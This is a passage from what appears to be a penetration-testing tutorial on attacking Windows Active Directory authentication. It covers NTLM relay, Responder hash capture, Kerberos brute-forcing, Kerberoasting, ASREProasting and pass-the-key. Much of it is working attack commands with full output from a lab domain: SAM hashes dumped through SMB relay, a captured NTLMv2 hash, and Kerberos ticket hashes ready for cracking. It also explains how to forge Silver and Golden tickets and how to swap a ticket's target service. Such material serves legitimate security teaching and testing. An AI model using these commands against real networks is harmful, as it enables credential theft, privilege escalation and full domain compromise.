  |                       |         vv               |
  |                       |  Signing NOT required    |
  |                       |   Successful Attack!!    |
  |                       |                          |
  |                       |    application           |
  |                       |     messages             |
  |                       | -----------------------> |
  |                       |                          |
  |                       | <----------------------- |
  |                       |                          |
  |                       | -----------------------> |
  |                       |                          |
Cross-protocol NTLM Relay from LDAP to SMB2 (default case).
Actually, the SMB2 protocol can be relayed against itself:
client <------SMB2-----> attacker <------SMB2------> server (Non DC)
  |                          |                          |
  | SMB2 NEGOTIATE REQUEST   |  SMB2 NEGOTIATE REQUEST  |
  | -----------------------> | -----------------------> |
  |  SMB SIGN_REQUIRED = 0   |  SMB SIGN_REQUIRED = 0   |
  |                          |                          |
  |                          |                          |
  | SMB2 NEGOTIATE RESPONSE  |  SMB2 NEGOTIATE RESPONSE |
  | <----------------------- | <----------------------- |
  |  SMB SIGN_REQUIRED = 0   |  SMB SIGN_REQUIRED = 0   |
  |                          |                          |
  |                          |                          |
  |                          |                     -----|--.
  |   NEGOTIATE SIGN=1       |     NEGOTIATE SIGN=1     |  |
  | -------------------->    | -----------------------> |  |
  |                          |                          |  |
  |                          |                          |  |
  |   CHALLENGE SIGN=1       |     CHALLENGE SIGN=1     |  |> NTLM Relay
  | <--------------------    | <----------------------- |  |
  |                          |                          |  |
  |                          |                          |  |
  |  AUTHENTICATE SIGN=1     |   AUTHENTICATE SIGN=1    |  |
  | -------------------->    | -----------------------> | -|---> MIC OK!!
  |                          |                     -----|--'
  |                          |           ||             |
  |                          |           vv             |
  |                          | client SIGN_REQUIRED = 0 |
  |                          | server SIGN_REQUIRED = 0 |
  |                          |           ||             |
  |                          |           vv             |
  |                          |  Signing NOT required    |
  |                          |   Successful Attack!!    |
  |                          |                          |
  |                          |       application        |
  |                          |        messages          |
  |                          | -----------------------> |
  |                          |                          |
  |                          | <----------------------- |
  |                          |                          |
  |                          | -----------------------> |
  |                          |                          |
SMB2 NTLM Relay (default case).
$ ntlmrelayx.py -t 192.168.100.10 -smb2support --no-http-server
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded.
/usr/lib/python3/dist-packages/requests/__init__.py:91: RequestsDependencyWarning: urllib3 (1.26.3) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-2: Connection from ETHERDRAKE/ANAKIN@192.168.100.7 controlled, attacking target smb://192.168.100.10
[*] Authenticating against smb://192.168.100.10 as ETHERDRAKE/ANAKIN SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xb471eae0e93128b9c8d5780c19ac9f1d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6535b87abdb112a8fc3bf92528ac01f6:::
user:1001:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
srvuser:1005:aad3b435b51404eeaad3b435b51404ee:38db3f2d2842051c8b7c01d56da283dd:::
[*] Done dumping SAM hashes for host: 192.168.100.10
[*] Stopping service RemoteRegistry
NTLM Relay SMB2 to SMB2 with ntlmrelayx.py
Another protocol that can use NTLM is HTTP, but by default, signing is not used. Therefore, HTTP can be used for a cross-protocol relay attack for LDAP or SMB.
client <-----HTTP----> attacker <----LDAP----> server
  |                       |                      |
  |                       |                 -----|--.
  |     NEGOTIATE SIGN=0  |  NEGOTIATE SIGN=0    |  |
  | --------------------> | -------------------> |  |
  |                       |                      |  |
  |     CHALLENGE SIGN=1  |  CHALLENGE SIGN=1    |  |> NTLM Relay
  | <-------------------- | <------------------- |  |
  |                       |                      |  |
  |  AUTHENTICATE SIGN=0  | AUTHENTICATE SIGN=0  |  |
  | --------------------> | -------------------> | -|---> MIC OK!!
  |                       |                 -----|--'
  |                       |         ||           |
  |                       |         vv           |
  |                       |    client SIGN = 0   |
  |                       |    server SIGN = 1   |
  |                       |         ||           |
  |                       |         vv           |
  |                       | Signing NOT required |
  |                       |  Successful Attack!! |
  |                       |                      |
  |                       |    application       |
  |                       |     messages         |
  |                       | -------------------> |
  |                       |                      |
  |                       | <------------------- |
  |                       |                      |
  |                       | -------------------> |
  |                       |                      |
Cross-protocol NTLM Relay from HTTP to LDAP.
As you can see, since the client does not specify that signing is enabled, LDAP signing is not required. This scenario was used to exploit the PrivExchange vulnerability. Relaying to LDAP is very useful since you could use it to alter the ACLs or objects of the domain database, allowing you to escalate privileges in some cases.
To perform NTLM relay attacks, we can use the ntlmrelayx.py or MultiRelay.py scripts, in conjunction with Responder.py, which allows performing Man-in-The-Middle attacks. In Windows, another option is to use Inveigh to perform both MiTM and relay. The limitation of these tools is that they do not allow performing an NTLM relay attack from SMB2 to SMB2 from a Windows machine, since port 445 is used by the system.
Apart from SMB and LDAP, there are other protocols like MS-SQL or SMTP that support NTLM and could be used for this attack.
NTLM Relay Protections
However, there are protections for cross-protocol NTLM Relay: Channel Binding or EPA (Enhanced Protection for Authentication). The idea behind Channel Binding is to add information about the application protocol to the NTLM AUTHENTICATE message, which is protected by the MIC. Two types of bindings are introduced: Service Binding and TLS Binding.
Service Binding consists of the client indicating the service SPN in the AvPairs of the AUTHENTICATE message (which are protected by the NTLMv2 hash), so the server can check if the NTLM request was intended for it. For example, if a client indicates that the NTLM request is for an LDAP service, and the server that receives it handles SMB (since there is an attacker in the middle), it will reject the authentication. Moreover, the SPN also indicates the address of the server, so if it is relayed to a different server, the authentication will be rejected.
On the other hand, in TLS Binding, the client calculates a hash, known as the CBT (Channel Binding Token), with the session key of the server certificate, which is used to create a TLS channel. If an attacker is performing a Man-in-The-Middle attack, the certificate provided by the attacker (which needs to create a new certificate to decrypt/encrypt TLS traffic) will be different from that of the original server. Thus, the server will check the CBT generated by the client, and if it does not match the hash of its own certificate, it will reject the authentication.
Just like for signing, the application of Channel Binding depends on the application protocol. The updated clients of SMB and LDAP should use Channel Binding, however, the servers do not seem to check it.
NTLM Hash Cracking
Nevertheless, even in the case of being unable to perform relay attacks, it is still possible to grab the NTLM hashes by performing a Man-in-The-Middle attack and then crack them. You can use tools like Responder.py or Inveigh to perform a PiTM attack.
# ./Responder.py -I enp7s0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.2.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [OFF]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [OFF]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [enp7s0]
    Responder IP               [192.168.100.137]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.100.7 for name fake-pc
[*] [LLMNR]  Poisoned answer sent to 192.168.100.7 for name fake-pc
[SMB] NTLMv2-SSP Client   : 192.168.100.7
[SMB] NTLMv2-SSP Username : ETHERDRAKE\user
[SMB] NTLMv2-SSP Hash     : user::ETHERDRAKE:9ec132434bd81f13:77E13480A5BE1935B832EE3E698C2424:0101000000000000C0653150DE09D2017C322564C9ADBF6D000000000200080053004D004200330001001E00570049004E002D00500052004800340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D20106000400020000000800300030000000000000000100000000200000EE905EC8AAB434C41EE46C38DB764C06DF037FE97986A0CE2A7B6D7043FA4C900A001000000000000000000000000000000000000000900180063006900660073002F00660061006B0065002D00700063000000000000000000
Capturing NTLM hashes with Responder.py
Another known possibility to retrieve NTLM hashes is to craft malicious files that establish connections with your server when they are opened. You can use ntlm_theft to create files to collect NTLM hashes.
Additionally, you can use vulnerabilities in web services like XXE or LFI to grab NTLM hashes by forcing connections to your controlled machine. Sometimes it is even possible to grab NTLM hashes across the internet.
Finally, you can crack the NTLM hashes with hashcat. The NTLM hashes (or Net-NTLM hashes) are created using the NT hash of the client account (and public information contained in the AUTHENTICATE message). The NTLMv1 hashes are faster to crack than NTLMv2 hashes since they are created with weaker algorithms.
Kerberos
Kerberos Basics
Kerberos is the preferred authentication protocol in Active Directory networks for domain accounts (it cannot be used in workgroups). It is implemented by the Kerberos SSP. Kerberos is described in RFC 4120, and the extensions used in Active Directory are documented in the MS-KILE documentation.
Kerberos focuses on the use of tokens called "tickets" that allow a user to be authenticated against a principal.
Kerberos Principals
The most common Kerberos principals are users and services, with the latter being the most commonly used type.
To request a ticket for a service, you have to specify its SPN. For example, HTTP/computer. There are several Kerberos principal types that can be used to request a service: NT-SRV-INST, NT-SRV-HST, or NT-SRV-XHST.
On the other hand, it is possible to use principals to represent users, and in fact, they are usually used to indicate the name of the client that is requesting the ticket. The user is usually represented by the SamAccountName (e.g., "foo"), using the NT-PRINCIPAL type.
However, there is also the NT-ENTERPRISE type, which allows more explicit formats for identifying a user, like SamAccountName@DomainFQDN (e.g., "foo@etherdrake.local"). The NT-ENTERPRISE can be useful to identify users from different domains when you are making an inter-domain request.
Additionally, you can also use a user principal as a target for a ticket. This fact can be used by an attacker to perform a Kerberoast attack without knowing the user's services.
Tickets
Tickets are partially encrypted structures that contain:
- The target principal (usually a service) for which the ticket is valid.
- Information related to the client, such as the name and domain.
- A key to establish secure channels between the client and the service.
- Timestamps to determine the period in which the ticket is valid.
Ticket          ::= [APPLICATION 1] SEQUENCE {
        tkt-vno         [0] INTEGER (5),
        realm           [1] Realm,
        sname           [2] PrincipalName, -- Usually the service SPN
        enc-part        [3] EncryptedData -- EncTicketPart
}

EncTicketPart   ::= [APPLICATION 3] SEQUENCE {
        flags                   [0] TicketFlags,
        key                     [1] EncryptionKey, -- Session Key
        crealm                  [2] Realm,
        cname                   [3] PrincipalName,
        transited               [4] TransitedEncoding,
        authtime                [5] KerberosTime,
        starttime               [6] KerberosTime OPTIONAL,
        endtime                 [7] KerberosTime,
        renew-till              [8] KerberosTime OPTIONAL,
        caddr                   [9] HostAddresses OPTIONAL,
        authorization-data      [10] AuthorizationData OPTIONAL -- Includes a PAC
}
Ticket definition
PAC
In addition to the regular ticket data, the Active Directory implementation of Kerberos usually includes an important structure in Active Directory authentication in the authorization-data ticket field: the PAC.
The PAC (Privilege Attribute Certificate) contains security information related to the client:
- The client domain: Includes the domain name and SID (
LogonDomainNameandLogonDomainIdrespectively). - The client user: The username and user RID (
EffectiveNameandUserIdrespectively). - The client groups: The RIDs (
GroupIds) of those domain groups to which the user belongs. - Other groups: The PAC includes other SIDs (
ExtraSids) that reference non-domain groups, which can be applied for inter-domain authentications, as well as Well-Known SIDs used to indicate special characteristics.
In addition to user info, the PAC also includes several signatures used to verify the integrity of the PAC and ticket data.
- Server signature: A signature of the PAC content created with the same key used to encrypt the ticket.
- KDC signature: A signature of the Server signature created with the KDC key. This could be used to check that the PAC was created by the KDC and prevent Silver ticket attacks, but it is not checked.
- Ticket signature: A signature of the ticket content created with the KDC key. This signature was recently introduced to prevent the Bronze bit attack.
Kerberos Actors
As we have seen, Kerberos uses tickets to authenticate users against services. But how are they used? To answer this question, we should first know what actors are involved in Kerberos authentication.
We already know the first one, the client. This is the user that receives the tickets and uses them to get access to the services in the domain (or forest).
Then we have the second actor, the service. Well, usually Kerberos talks about the AP (Application Server), which is the machine that offers the service the user wants to access. The AP can be any computer in the domain.
And finally, we need someone to provide the tickets to the user; this is the purpose of the KDC (Key Distribution Center). As you might guess, in Active Directory, the KDC is the Domain Controller, as it is the one that has access to the domain database required to authenticate users.
In Kerberos, the TGTs are provided by the Authentication Service/Server (AS) and the STs by the Ticket-Granting Service/Server (TGS). Both services ask the KDC for the Kerberos keys. However, since all these services usually run on the same server, for the sake of simplicity, we will just refer to them as the KDC.
Ticket Types
So now that we have the client, the AP, the KDC, and the tickets, let's see how this Kerberos protocol works. For this, we should keep in mind that there are two types of tickets in the Kerberos protocol:
ST
The first type is STs (Service tickets), which a client presents to an AP/service/principal to gain access to it. The KDC issues the STs to clients that request them.
In many other publications, STs are called TGSs. However, in rfc4120, the TGS refers to the service that provides the service tickets. I think STs are probably called TGSs due to a misinterpretation of the term Ticket-Granting Service, which one might think refers to tickets that grant service (as I did in the past), but it refers to the service that grants tickets. Anyway, if another publication or tool is talking about TGSs, it is probably referring to the tickets that are used to get access to a service.
In Active Directory, a client can get an ST for any service registered in the domain database, regardless of whether the user can access the service (Kerberos does not handle authorization) or even if the service is not running.
The STs are meant to be read by the target principal/service and no one else, as they include information about the client that needs to be authenticated and the session key to establish a connection with the client. Therefore, the STs are encrypted with the key of the target principal.
In the case of Active Directory, the target principals are usually services, which belong to user accounts (or computer accounts, which are also users in Active Directory). In that case, the STs are encrypted with the key of the account owner of the service.
From this information, we can conclude a couple of things:
Firstly, if we know the key of the target principal (which is derived from the password), we could forge tickets for that principal. In terms of Active Directory, if we know the key of a user, we can craft custom tickets to access any service of that user. These custom tickets are known as Silver tickets.
For example, if you know the password of a computer account (stored in the LSA Secrets of the machine), you can create Silver tickets for the SMB service of the machine and access it like an Administrator.
However, you may notice that the KDC signature of the ticket PAC is signed with the KDC key, so we cannot forge a completely real ticket. That is true; however, the KDC signature is not checked by services.
The second thing to note is that if several services belong to the same user, they will be encrypted with the same key. You can use this information along with the fact that the target service of the ticket is specified in the unencrypted part of the ticket (the sname field). Therefore, if you change the target service of the ticket to another service of the same user, the ticket will work for the new target service.
This technique could be useful in some situations. For example, if you are able to get an ST for an administrator to an MSSQL database on machineA (SPN = MSSQLSvc\machineA), you could modify the service to point to the SMB service of the same machine (SPN = CIFS\machineA) and gain access to machineA.
TGT
To get an ST from the KDC, the user is required to present the other type of ticket, a TGT (Ticket Granting Ticket). The TGT is like an ST for the KDC (and, in fact, it is nothing more than that).
Actually, following the principle that only the target principal should be allowed to access the ticket, all TGTs are encrypted with the key of the krbtgt account of the domain, known as the KDC key. Therefore, if you can retrieve the key of krbtgt (stored in the domain database), you could create custom TGTs known as Golden tickets.
Since you can create a ticket for any client, you could impersonate any user in the domain, including Administrators. The Golden tickets can even be used to compromise the entire forest by setting special privileged SIDs in the PAC, like Enterprise Admins.
This can be done because the PAC contains the security data related to the user, and it is not verified if the information is true (at least until the ticket is 20 minutes old), so you can add any user to any group inside the ticket, and even create tickets for non-existent users.
To get a TGT, the user usually needs to be authenticated against the KDC by using its credentials.
Ticket Acquisition
Now that we know about STs and TGTs, let's examine in more detail how Kerberos works, which means, how tickets are issued:
                              KDC (DC)
   .----->-1) AS-REQ------->   .---.
   |                          /   /| -------8] PAC Response-----------.
   | .--<-2) AS-REP (TGT)--< .---. |                                  |
   | |                       |   | '                                  |
   | | .>-4) TGS-REQ (TGT)-> |   |/  <-7] KERB_VERIFY_PAC_REQUEST-.   |
   | | |                     '---'                                |   |
   | | | .<-5) TGS-REP (ST)--<'                                   |   |
   | | | |                                                        |   v
   | v | v                                                        ^
   ^   ^                                                          .---.
    _____                                                        /   /|
   |     |   <----3) Authentication negotiation (SPNEGO)---->   .---. |
   |_____|                                                      |   | '
   /:::::/   >-------------------6) AP-REQ (ST)------------->   |   |/
   client                                                       '---'
             <-------------------9] AP-REP------------------<  AP (service)
Kerberos process
- The client requests a TGT from the AS (KDC) by sending an AS-REQ message. In the AS-REQ message, the client can include a timestamp encrypted with its Kerberos key. This is called Kerberos preauthentication, and sometimes it is not required.
- The AS (KDC) checks the timestamp (or not) and responds with an AS-REP message that contains two encrypted parts: a TGT encrypted with the KDC key and client data encrypted with the client key. Several pieces of information like the session key are replicated in both parts so both the user and KDC can share it.
- Afterwards, the client connects with a service in an AP and negotiates the authentication protocol with SPNEGO. If Kerberos is selected, the client needs to get an ST for the target service.
- Therefore, it requests an ST from the KDC by sending a TGS-REQ that includes its TGT and the SPN of the target service. It also sends data encrypted with the session key, like the client username and a timestamp, in order to verify the connection.
- The KDC decrypts the TGT with its key, thus gaining access to the username and the session key. The KDC uses the session key to decrypt the username sent by the user to verify that it is correct. After checking that everything is correct, the KDC responds with a TGS-REP message that contains two encrypted parts: an ST for the target service, encrypted with the service user key, and client data encrypted with the session key. Several pieces of information like the service session key are replicated in both parts so both the user and service can share it.
- The client sends the ST to the service in an AP-REQ message (inside the application protocol). The service decrypts the ST and gets the service session key and the PAC. The service will use the security information about the client from the PAC to determine if the user has access to its resources.
- (Optional) In case the service wants to validate the PAC, it can use the Netlogon protocol to ask the DC to check the PAC signature with a KERB_VERIFY_PAC_REQUEST.
- (Optional) The server will check the PAC and respond with a code indicating if the PAC is correct.
- (Optional) Finally, in case the client requires it, the service must authenticate itself by responding to the AP-REQ message with an AP-REP message and using the session key as proof that the service can decrypt the ST and therefore is the real service and not a fake one.
From this process, we can notice that Kerberos, unlike NTLM, has messages that are not included in other application protocols. Such is the case of AS-REQ and TGS-REQ, which are sent directly to the DC.
Kerberos Services
The DC listens for Kerberos on ports 88/TCP and 88/UDP.
                           .-----
                           |
                         .---
            .----KDC---> | 88
            |            '---   Domain
 Kerberos --|              |
            |            .---  Controller
            '-kpasswd--> | 464
                         '---
                           |
                           '-----
Kerberos ports
Apart from the KDC, Kerberos has another service, kpasswd, which allows changing the passwords of users in the domain. The kpasswd can be found on ports 464/TCP and 464/UDP of the DCs. It can be used with the utility ksetup, from the CTRL+ALT+DEL "Change a password" screen, or with Rubeus changepw.
Kerberos Keys
By changing the password, the user changes the Kerberos keys used for encrypting the Kerberos messages and tickets.
There are many different keys, as each one is used for a different encryption algorithm used by Kerberos. The possible encryption algorithms used by Kerberos are the following:
- RC4-HMAC: The key used for RC4 is the NT hash of the user.
- AES128-CTS-HMAC-SHA1-96: The key used for AES128 is a 16-byte hash derived from the user password (and domain and username).
- AES256-CTS-HMAC-SHA1-96: The key used for AES256 is a 32-byte hash derived from the user password (and domain and username).
- DES-CBC-MD5: This one is deprecated, but the key is still stored in the domain database for users.
Depending on the algorithm selected, Kerberos uses a different key. In Active Directory, the recommendation is to use AES256.
Note: When I use the term Kerberos key in this article, I will refer generally to any of the possible keys negotiated by Kerberos.
Kerberos Basic Attacks
Now that we know the Kerberos basics, let's explain some Kerberos attacks.
If you are looking for Kerberos attack commands, you can check the Kerberos cheatsheet.
Kerberos Brute-force
Since Kerberos is an authentication protocol, it can be used to test the credentials of users on the network.
Furthermore, Kerberos errors are very verbose and allow you to distinguish plenty of situations in a brute-forcing attack:
KDC_ERR_PREAUTH_FAILED: Incorrect passwordKDC_ERR_C_PRINCIPAL_UNKNOWN: Invalid usernameKDC_ERR_WRONG_REALM: Invalid domainKDC_ERR_CLIENT_REVOKED: Disabled/Blocked user
By checking the error messages, you can not only test for valid credentials but also enumerate user accounts and be aware if your attack has blocked some account. Be careful when launching this kind of attack!
Another thing to keep in mind is that authentication errors are not logged with a normal logon failure event (code: 4625), but with a Kerberos pre-authentication failure (code: 4771), which is not logged by default.
You can use Rubeus brute, kerbrute (Go), kerbrute (Python), or cerbero to launch a Kerberos brute-force attack.
$ python kerbrute.py -domain etherdrake.local -users users.txt -passwords passwords.txt -dc-ip 192.168.100.2
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Valid user => User
[*] Blocked/Disabled user => Leia
[*] Valid user => Han [NOT PREAUTH]
[*] Valid user => Administrator
[*] Stupendous => User:Vader1234!
[*] Saved TGT in User.ccache
Kerberos brute-force attack with kerbrute.py
Kerberoast
In Active Directory, an ST can be requested by any user for any service that is registered in the domain database through an SPN, regardless of whether the service is running or not.
Moreover, the ST will be partially encrypted with a Kerberos key (derived from the password) of the service user. Therefore, if you get an ST, you can try to crack the service user's password by trying to decrypt the ST.
Most services are registered in machine accounts, which have auto-generated passwords of 120 characters that change every month, so cracking their STs is unfeasible.
However, occasionally services are assigned to regular user accounts, managed by people, that can have weak passwords. The STs of those services would allow you to crack them to retrieve the user passwords.
The Kerberoast attack consists of requesting STs for those services of regular user accounts and trying to crack them to get the user passwords. Usually, the users that have services also have privileges, so these are high-value accounts.
You can check the user accounts with SPNs with any LDAP client by using the following filter:
LDAP filter for users with SPNs
More specifically, to retrieve the STs to crack, you can use the impacket GetUserSPNs.py script, the Rubeus kerberoast command, or the Invoke-Kerberoast.ps1 script.
root@debian10:~# GetUserSPNs.py 'etherdrake.local/User:Vader1234!' -dc-ip 192.168.100.2 -outputfile kerberoast-hashes.txt
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name  MemberOf                                       PasswordLastSet             LastLogon                   Delegation
--------------------  ----  ---------------------------------------------  --------------------------  --------------------------  ----------
HTTP/ws01-10          leia  CN=Domain Admins,CN=Users,DC=etherdrake,DC=local  2021-01-01 16:38:02.183703  2021-01-15 11:46:13.998905


root@debian10:~# cat kerberoast-hashes.txt
$krb5tgs$23$*leia$ETHERDRAKE.LOCAL$HTTP/ws01-10*$65ca3e856acd6d9438c05cb6c283dcb5$ab86cafcf1dee23d2466973679fc315e9fef3fa2ddcae82d844b31e1651ed983a4d4ff0846148ddf63f80129cd2cb663c7daed26169513ec398464a9796ae7f84e593829f16654279d5b3fa4286eb1e6467a3d569bc88d7150f30cf2dc83ff4185f0a7590b9e5a05ba63cb9dbb710df295c4356cc57ac53cc2d0e0974aeb0e2ae930e6311c5268c457d5da726393e93e9b0d1c8d745ad7b6d63bf36eb11c7f171da87bee9d4ac69b2a8f70157ce402af52ffd35498e3cade179af266be08e5fcf3aee6a0dae26afb6470ba2d25c922868b9a0ca4c80eece585782ea0ea96b6e4f3ee56dc1808990ecf456c021d04ec74edef98b3235553176e55d56a7f3ee9c76f2f22ab7e3d30fabc658a516f8ef03710032aaae36a917cc7e677857c09df3035bd6034aa192c620c9cb6452533225e9606ac06cf0a6a5865468599cd73907b574cef0c081df388ea50176288a444692db96026d2f33f3ba4e8597d11557443e262bee86ca6485272addcf03056a93b6e7e60c02a152640f320e7094f5897fbf1cee83ab45a6f62fc554ec1c67878d9aa7974e43e2f1bdff2b0c197e3ccbd9daf84c1a37bc453aec6a0fa502c05ae530e14a5d1f7bceb5cb1393460a0f8eec8b058ede6ceda637a3c248fcd1e1fe57ae2f2d343c5e749cf9897023b910a3e2b13025584b2a9d4e73e9809ba25231b3fd3616476e51406993d354c9015a95888957e3d3d69784dc8b5c12b11e225756a41485c57467aa1c4041e6c7879f4efe65710fd760c5c3472f1ebefefa8a0f5099ccff5ef84162b1ddd42d795d82a8ac09f811e692c5aec13ee5f9e6335a5501f50412cee10da5a1a444cc5a1f9885885088b6f01d36dc8684101fde2a3c4a40ffe424ca8b3512455f5662794c64fed3b5183aaa9a338f18a33da8e41ac8a4e5598925cfe49db7362f107e018694922b26e20d5e3f125ff151f4299919fa082ad6f0d15643a69584a41b06ba46cca25c57ac51e7430c9166cdcc34428e108fba970d0c550694b431179d867f6b6dfe91e893be37bcf8407e9965921cbcf7b17a7f575ec64e4c7fb8bde0d4994b382cc58b44fc964528ac9aae46b5a84109f3f3ef23a71cca40355d71c95aa191cc11fbd66613f05f58eb74b07530b3deef934811da775c00d6a4217508501b14958b5241a8be72d20f891d5122936ebee8c636a7c746a3bae78d435c11efa4c8693d87d9d7f7c7369ea620d886affea1e1cfbcb216d9f44ad42fedbc81f71722eccc6b54b00c2e80902a1fe49d06ca099f8db51aa1f2ad9ad761208f38803d0c842bbbcaf0c08259904eebdd4
Kerberoast with GetUserSPNs.py
Once you have the STs, you can try to crack them with hashcat. To crack them easily, the STs should be requested encrypted with RC4; however, this could be detected as anomalous traffic (by solutions like Microsoft ATA) since most of the requests require AES256 encryption.
It is also possible to perform Kerberoasting without knowing the services' SPNs. Remember that you can request a Kerberos ticket for different principals in the domain, including both services and users.
Therefore, you can request a ticket for a given user, which will be encrypted with the user's key. However, it is necessary that the target user has some service registered in order to retrieve a ticket for it.
The ST obtained for the user as the target principal name is also encrypted with the user's key, so it can be used in Kerberoasting. This could also be useful to brute-force Kerberoastable users in case you are not able to enumerate them via LDAP, since the principal name of a user without SPNs cannot be resolved.
In fact, this technique is used by the impacket GetUserSPNs.py script. It can also be used with the Rubeus kerberoast command with the /enterprise flag and cerbero kerberoast command.
Moreover, if you have the Validated-SPN permission over a user account, you can add SPNs to that account, making it Kerberoastable. This way, you could request an ST for that account's service and try to crack it. By default, accounts do not have the Validated-SPN permissions over themselves.
ASREProast
Most users need to perform Kerberos pre-authentication, which means sending a timestamp encrypted with its Kerberos key to the KDC in the AS-REQ message (to request a TGT).
However, in rare occasions, Kerberos pre-authentication is disabled for an account by setting the DONT_REQUIRE_PREAUTH flag. Thus, anyone can impersonate those accounts by sending an AS-REQ message, and an AS-REP response will be returned from the KDC with data encrypted with the user's Kerberos key.
AS-REP          ::= [APPLICATION 11] KDC-REP

KDC-REP         ::= SEQUENCE {
        pvno            [0] INTEGER (5),
        msg-type        [1] INTEGER (11 -- AS --),
        padata          [2] SEQUENCE OF PA-DATA OPTIONAL
        crealm          [3] Realm,
        cname           [4] PrincipalName,
        ticket          [5] Ticket, -- Encrypted with krbtgt key
        enc-part        [6] EncryptedData -- Encrypted with user key

}
AS-REP message definition
You cannot access the AS-REP data directly, as it is encrypted with the user key (which is derived from the user's password), but you can try an offline cracking attack to discover the user's password.
The ASREProast attack consists of identifying users without Kerberos pre-authentication required and sending AS-REQs on their behalf to retrieve the piece of data encrypted with the user's key in the AS-REP message. Once it is obtained, an offline cracking attack is performed to try to recover the user's password.
LDAP filter for users without Kerberos pre-authentication
You can use tools like the impacket GetNPUsers.py script, the Rubeus asreproast command, or the ASREPRoast.ps1 script to retrieve the AS-REP encrypted data.
$ GetNPUsers.py 'etherdrake.local/User:Vader1234!' -dc-ip 192.168.100.2 -outputfile asreproast-hashes.txt
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Name  MemberOf  PasswordLastSet             LastLogon                   UAC
----  --------  --------------------------  --------------------------  --------
han             2020-12-16 10:53:35.177156  2021-05-12 09:19:28.469863  0x410200

root@debian10:~# cat asreproast-hashes.txt
$krb5asrep$23$han@ETHERDRAKE.LOCAL:73eea4275625972c2e224648c4766b5a$1bbdaba56bb6eba4ea8cb565221de2fe2b5a8ade3d1155e33aa4d786624b84a62a100d97412361c851dfbf3d95ce3d047916bc66ddcec557f70b232a1d029f6a889e49e35069494b43e4b00b892d4ccc4d31e0c4970e8aff426eaa6821133e9a2bbef017ef9241c95d0098bfea4fd2b3c2919e1247de05d19db59fec46a81a60f0f89a2d9c105b9e00011387e756cb284b0ba785655526e3ba6c51f3b8eba21e674d4f1b4e93025f9cf0dccb1f86c3247f0b9ebfc663be5510faf2b77d932351ac4899cb77be58271dc01a3304bfd1de6216e04e5d9033859b92fa87438863c2dff112237c2ace8cffbc2dbb57c6
Once you have the user TGT, you can then crack it with hashcat. You can request an AS-REP with RC4 encryption to crack it more easily.
Pass the Key/Over Pass the Hash
As you may notice, to request a TGT, the user doesn't need to use its password but its Kerberos key. Therefore, if an attacker can steal a Kerberos key (NT hash or AES keys), it can be used to request a TGT on behalf of the user, without the need to know the user's password.
Commonly in Windows, the Kerberos keys are cached in the lsass process, and they can be retrieved by using the mimikatz sekurlsa::ekeys command. You can also dump the lsass process with tools like procdump, sqldumper, or others, and extract the keys offline with Mimikatz.
In the case of Linux, the Kerberos keys are stored in keytab files to be used by the Kerberos service. The keytab file can usually be found in /etc/krb5.keytab, or in the value specified by the environment variables KRB5_KTNAME or KRB5_CLIENT_KTNAME, or specified in the Kerberos configuration file in /etc/krb5.conf.
When the keytab is located, you can copy it to your local machine and/or list its keys with klist (Kerberos MIT) or cerbero.
$ klist -k -Ke
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   1 r2d2@etherdrake.local (DEPRECATED:arcfour-hmac)  (0xc49a77fafad6d3a9270a8568fa453003)
Reading keytab with klist
Once you have the Kerberos keys, you can request a TGT in Windows by using the Rubeus asktgt command.
In a Linux machine, you can use the MIT Kerberos utils to create a keytab with the key and request a TGT, or use the key directly with the impacket getTGT.py script or cerbero ask command.
$ cerbero ask -u etherdrake.local/User --aes ecce3d24b29c7f044163ab4d9411c25b5698337318e98bf2903bbb7f6d76197e -k 192.168.100.2 -vv
INFO - Request etherdrake.local/User TGT for etherdrake.local
